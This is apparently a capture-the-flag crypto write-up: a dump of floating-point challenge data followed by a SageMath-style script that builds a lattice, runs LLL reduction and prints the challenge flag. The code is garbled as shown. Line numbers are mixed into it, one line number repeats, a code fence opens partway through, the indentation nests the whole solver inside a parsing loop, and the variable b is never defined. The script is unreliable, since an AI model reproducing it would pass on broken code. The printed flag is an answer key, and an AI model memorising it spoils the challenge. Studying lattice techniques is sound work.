6.037794226880486281e-01 6.490523635172764649e-01 7.655802861936202852e-01
4.333123714236800095e-01 -2.395617960152445491e-01 3.003259624012080131e-01
-6.090050051744707107e-03 1.261940679722850511e-01

106

1.646874055391418168e+37 1.576420164987973977e+37 3.489803217327987666e+36
-3.649450744163084412e+36 -9.585309886043349440e+35 -2.413922432321171513e+36
-1.481287342621495603e+37 -4.553253132016589296e+36 -8.412740758948121734e+36
1.081062914223815823e+37 1.056078144546242036e+37 -1.252057484962698809e+37
-1.174835822786667414e+37 -7.798708214341112114e+36 -1.051245647060084194e+36
8.085791396992142628e+36 8.496078832498024746e+36 -2.048471474647929615e+37
1.464313742602718048e+37 1.258184350744822082e+37 6.254815220462997372e+36
-1.524565336887432925e+37 1.093616343894891721e+37 -1.928882492168567946e+36
-2.235558119789385255e+37 -4.08885951749266981e+36 -1.021172944567213008e+37
5.503442157191252436e+36 -8.581341843002168202e+36 -2.303449229074100089e+36
-1.073830022734755394e+37 -5.040740430399189064e+36 8.076812162006620185e+36
1.081771956908075294e+37 1.881079214539839048e+37 -1.733171957135873469e+37
-5.081469708706725820e+36 -1.528478914750980393e+37 4.295408563155361707e+36
5.614913686364982147e+36 1.364860491957347266e+00 -1.001304652433123860e-01
6.804838903181517074e-01 1.976811270571357249e-01 -5.977093859206279447e-01
-1.686132376697339286e+00 9.379404214716111632e-01 -1.333421811041483496e+00
5.287693851259553934e-01 -2.256879300847524306e+00

107

4.879713311040066415e+38 7.494265638500860944e+37 -1.934902474519759200e+37
2.235568352475032556e+38 -1.061008474053558421e+38 -1.162702350213778967e+38
1.918194452672987253e+38 -7.888716985238217464e+38 -3.411491148659507910e+38
8.627408419605736911e+37 1.621051245748719286e+38 -2.352891156204921815e+38
-3.775193423115536476e+35 6.080937036555500656e+37 -2.489755280200903907e+38
2.381213295245846832e+38 2.196958445651822989e+38 -4.405784595508221292e+38
3.330824935960072790e+38 2.936282996907600760e+38 -2.966920685423597890e+36

-4.682509895333397351e+38 2.480082004544498533e+38 5.864352837500918373e+38
-4.118536003476720130e+38 -2.191984285796709691e+37 -2.363598732213016362e+38
2.133676523193308154e+38 -3.944958356652900766e+38 -4.262863204436568442e+37
-4.901359503421484993e+38 1.438037669469917294e+38 -1.064619608029453231e+38
3.266302811410564514e+38 -1.498362136354031481e+38 -4.177801798797625361e+38
-2.092758962328098775e+38 -1.406540861541471848e+38 4.965840664489968458e+37
1.961662376411740207e+37 1.503965366040252327e+00 -3.951644732497480161e-01
-4.638170747546889183e-01 4.725450607037386397e-01 1.207091861382763920e+00
1.025387612266463466e-01 -2.962656918596605071e-01 1.994529154107370084e-01
3.153763438786931217e-01 7.572658886810716972e-01

108 5.367312599255103906e+38 1.312521883188909345e+38 -2.599206106764130635e+37
2.623892797377642091e+38 -1.095859052619938421e+38 -1.823162103867653000e+38
1.540933695927916484e+38 -8.274759530489867764e+38 -3.650793781471806460e+38
1.338863238913422885e+38 1.918019930550103621e+38 -2.606435391413277855e+38
-2.185779330201000995e+37 5.563070602040278440e+37 -2.213115007039754008e+38
2.647523472549111650e+38 2.594974728148537163e+38 -5.150313741609062238e+38
3.508352345993567980e+38 3.269631077227043860e+38 2.035335401020318419e+37
-5.131487596823549396e+38 3.025763414510449707e+38 5.908831001781400166e+38
-4.573005912386575071e+38 -5.322107876527491631e+37 -2.718794013047662384e+38
2.563270551422069760e+38 -4.116382804902965241e+38 -6.250026853172006368e+37
-5.802739802990917779e+38 1.299918635463725274e+38 -1.048785029224883565e+38
3.917143688516965034e+38 -1.071564315163746129e+38 -4.894688431994720262e+38
-2.591042589035997381e+38 -1.602003973860606967e+38 4.918758923425623417e+37
3.102540857199970532e+37 1.040481956005736119e+00 -6.454798404587811511e-01
-1.140733116206623210e+00 1.376789503930357483e+00 -1.019633351628311591e+00
-5.370120578904317155e-01 8.552019642877924932e-01 -3.333378061262091685e-01
1.363647173249701861e-03 -2.481710091213065461e-01

109 1.633865358189427365e+38 7.358202708445801408e+37 -5.789668363840293891e+36
7.584718759299980155e+37 -2.779445368078909569e+37 -7.697129757358355616e+37
1.931422038673231173e+36 -2.132155203594634258e+38 -1.038218031793308274e+38
6.498962054467192462e+37 6.913801666651946529e+37 -8.468208538748407973e+37
-2.721260031233495161e+37 2.550175465338312884e+36 -3.799657576793769499e+37
8.183593567974697188e+37 8.755832238422280040e+37 -1.751810054141113013e+38
1.036472270219255250e+38 1.038525958168425220e+38 2.240002364067415951e+37
-1.549553570308594291e+38 1.072273009723155019e+38 1.357012104367016743e+38
-1.493220899437696299e+38 -3.180729492434946585e+37 -8.993954753490115487e+37
8.552313800540396336e+37 -1.111878475173901880e+38 -2.643814991119619048e+37
-1.883902860784192641e+38 1.790949202030129308e+37 -1.528363887349956820e+37
1.327374207731025000e+38 1.513973360598250567e+37 -1.648507603379923352e+38
-8.921121513911856576e+37 -6.146741902760345696e+37 1.522352266758769305e+37
1.833299107771412598e+37 1.522641656206337180e-01 -6.649147689443466458e-01
1.560168845833814766e-02 1.214711789460481084e+00 -6.783868249366781233e-01
1.807641681334660744e+00 -2.933370129626948764e-01 2.630915088902555099e-01
-9.970208429266523842e-01 3.385679886059446142e-01'''

110 a = re.split(' |\n', a)

111

112 for i in range(0, len(a)):

113 x = int(a[i][-3:])

```

113     A = int(a[i][:4].replace('.', '')) * 10^(x-34)
114     a[i] = int(a[i][:4].replace('.', '')) * 10^(x-34)
115
116     A = []
117     for j in range(0, len(a)-500, 50):
118         A.append(a[j:j+40])
119
120     M = []
121     for i in range(40):
122         M.append(A[i] + [b[i]])
123
124     M.append([1]*40 + [0])
125     M = Matrix(ZZ, M)
126     M=10**10*M
127     M=M.transpose()
128     a=(M.LLL()*M**-1)[0]
129     flag= ''
130     for i in a:
131         flag=flag+chr(abs(i))
132     print(flag)
133     #*CTF{Y0u_s0lv3_m1xed_Integer_LS_pr0blem}

```